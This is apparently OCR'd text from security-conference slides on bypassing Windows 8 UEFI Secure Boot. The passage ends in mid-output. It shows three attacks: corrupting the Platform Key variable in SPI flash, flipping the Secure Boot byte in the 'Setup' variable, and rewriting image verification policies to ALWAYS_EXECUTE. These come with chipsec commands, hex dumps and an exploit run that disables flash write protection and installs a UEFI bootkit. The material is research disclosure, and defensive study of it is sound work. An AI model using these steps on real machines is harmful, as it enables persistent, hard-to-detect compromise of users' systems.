Yes. Set **`SetupMode`** variable to **`USER_MODE`**

No. Set **`SetupMode`** variable to **`SETUP_MODE`**

SecureBootEnable variable exists in NVRAM?

Yes

- **`SecureBootEnable`** variable is **`SECURE_BOOT_ENABLE`** and **`SetupMode`** variable is **`USER_MODE`**? Set **`SecureBoot`** variable to ENABLE
- Else? Set **`SecureBoot`** variable to DISABLE

No

- **`SetupMode`** is **`USER_MODE`**? Set **`SecureBoot`** variable to ENABLE
- **`SetupMode`** is **`SETUP_MODE`**? Set **`SecureBoot`** variable to DISABLE

First Public Windows 8 Secure Boot Bypass

python chipsec_main.py --module exploits.secureboot.pk - Far 3.0.3156 x64 Administrator

```
[+] loaded exploits.secureboot.pk
[+] imported chipsec.modules.exploits.secureboot.pk
[*] BIOS Region: Base = 0x00200000, Limit = 0x007FFFFF

[*] Reading EFI NVRAM (0x40000 bytes of BIOS region) from ROM..
[*] Done reading EFI NVRAM from ROM
[*] Searching for Platform Key (PK) EFI variables..
[*]   Found PK EFI variable in NVRAM at offset 0x12E9B
[+] Found 1 PK EFI variables in NVRAM
[*] Checking protection of UEFI BIOS region in ROM..
[spi] UEFI BIOS write protection enabled but not locked. Disabling..
[!] UEFI BIOS write protection is disabled
[*] Modifying Secure Boot persistent configuration..
[*]   0 PK FLA = 0x212EA6 (offset in NVRAM buffer = 0x12EA6)
[*]   Modifying PK EFI variable in ROM at FLA = 0x212EA6..
[+] Modified all Platform Keys (PK) in UEFI BIOS ROM
[!] *** Secure Boot has been disabled ***
[*] Installing UEFI Bootkit..
[!] *** UEFI Bootkit has been installed ***
[*] Press any key to reboot..
```


[A Tale Of One Software Bypass Of Windows 8 Secure Boot]

Modifying Platform Key in NVRAM


Corrupt Platform Key EFI variable in NVRAM

- Name (“PK”) or Vendor GUID **`{8BE4DF61-93CA-11D2-AA0D-00E098032B8C}`**
- **`AuthenticatedVariableService`** DXE driver enters Secure Boot **`SETUP_MODE`** when correct “PK” EFI variable cannot be located in EFI NVRAM
- Main volatile **`SecureBoot`** variable is then set to DISABLE
- DXE **`ImageVerificationLib`** then assumes Secure Boot is off and skips Secure Boot checks
- Generic exploit, independent of the platform/vendor
- 1 bit modification!


Exploit Programs SPI Cntlr & Modifies BIOS



Exploit Programs SPI Cntlr & Modifies BIOS



Attack 2: Via Secure Boot On/Off Switch



Disabling Secure Boot?

SecureBootEnable UEFI Variable

- When turning ON/OFF Secure Boot, it should change


Hmm.. but there is no SecureBootEnable variable

- Where do BIOSes store Secure Boot Enable flag?

Should be NV ➔ somewhere in SPI Flash..

- Just dump SPI flash with Secure Boot ON and OFF
- Then compare two SPI flash images


Yeah.. Good Luck With That



There's A Better Way..

Secure Boot On

Secure Boot Off



Secure Boot Disable is Really in Setup!

Secure Boot On

```
--------------------------------
EFI Variable (offset = 0x4bb4):
--------------------------------
Name        : Setup
Guid        : D0DABCA3-670E-6F65-6FD2-9945111AB849
Attributes: 0x7 ( NV+BS+RT )
Data:
00 01 20 00 00 00 00 02 00 00 01 00 00 01 00 01 |
00 00 00 01 01 00 00 00 00 01 00 00 00 00 00 00 |
04 01 01 01 00 00 00 01 00 00 00 01 00 00 00 01 |
8c 16 32 00 00 01 00 01 01 00 00 00 01 01 01 01 |    2
01 01 01 01 00 01 00 00 01 01 00 00 01 00 00 00 |
00 00 00 00 00 01 01 01 01 01 00 00 00 02 00 00 |
01 00 01 00 01 01 00 01 00 00 01 01 01 00 00 01 |
00 00 01 01 01 01 01 01 01 01 04 04 04 04 04 04 |
04 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

-- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- |
00 00 00 ff ff ff ff ff ff 01 00 00 00 00 00 00 |
00 00 00 01 01 01 01 01 02 02 01 00 01 01 00 01 |
04 00 00 00 01 01 00 00 00 00 01 01 01 00 00 00 |
00 00 00 20 00 00 00 00 01 00 03 00 37 00 44 00 |          7 D
1c 19 00 2d 00 38 00 1c 10 01 41 00 51 00 1c 1a |    - 8    A Q
02 01 00 00 00 04 04 04 00                      |
```

Secure Boot Off

```
--------------------------------
EFI Variable (offset = 0x4bb4):
--------------------------------
Name        : Setup
Guid        : D0DABCA3-670E-6F65-6FD2-9945111AB849
Attributes: 0x7 ( NV+BS+RT )
Data:
00 01 20 00 00 00 00 02 00 00 01 00 00 01 00 01 |
00 00 00 01 01 00 00 00 00 01 00 00 00 00 00 00 |
04 01 01 01 00 00 00 01 00 00 00 01 00 00 00 01 |
8c 16 32 00 00 00 00 01 01 00 00 00 01 01 01 01 |    2
01 01 01 01 00 01 00 00 01 01 00 00 01 00 00 00 |
00 00 00 00 00 01 01 01 01 01 00 00 00 02 00 00 |
01 00 01 00 01 01 00 01 00 00 01 01 01 00 00 01 |
00 00 01 01 01 01 01 01 01 01 04 04 04 04 04 04 |
04 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

-- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- |
00 00 00 ff ff ff ff ff ff 01 00 00 00 00 00 00 |
00 00 00 01 01 01 01 01 02 02 01 00 01 01 00 01 |
04 00 00 00 01 01 00 00 00 00 01 01 01 00 00 00 |
00 00 00 20 00 00 00 00 01 00 03 00 37 00 44 00 |          7 D
1c 19 00 2d 00 38 00 1c 10 01 41 00 51 00 1c 1a |    - 8    A Q
02 00 00 00 00 04 04 04 00                      |
```

```
chipsec_util.py spi dump spi.bin
chipsec_util.py uefi nvram spi.bin
chipsec_util.py decode spi.bin
```

Attack 3: Via Image Verification Policies

UEFI firmware has secure boot policies defining what it should do

DENY, ALLOW, DEFER, QUERY_USER

with images depending on where they are loaded from

FV, FIXED_MEDIA, REMOVABLE_MEDIA, OPTION_ROM

and if they fail signature checks

Storing Image Verification Policies in Setup

- Read ‘Setup’ UEFI variable and look for sequences
- **`04 04 04, 00 04 04, 05 05 05, 00 05 05`**
- We looked near Secure Boot On/Off Byte!
- Modify bytes corresponding to policies to `00` **`(ALWAYS_EXECUTE)`** then write modified ‘Setup’ variable


Modifying Image Verification Policies

```
[CHIPSEC] Reading EFI variable Name='Setup' GUID={EC87D643-EBA4-4BB5-A1E5-
  3F3E36B20DA9} from 'Setup_orig.bin' via Variable API..
EFI variable:
Name       : Setup
GUID       : EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9
Data       :
..
01 01 01 00 00 00 00 01 01 01 00 00 00 00 00 00 |
00 00 00 00 00 00 01 01 00 00 00 04 04          |
[CHIPSEC] (uefi) time elapsed 0.000

[CHIPSEC] Writing EFI variable Name='Setup' GUID={EC87D643-EBA4-4BB5-A1E5-
  3F3E36B20DA9} from 'Setup_policy_exploit.bin' via Variable API..
Writing EFI variable:
Name       : Setup
GUID       : EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9
Data       :
..
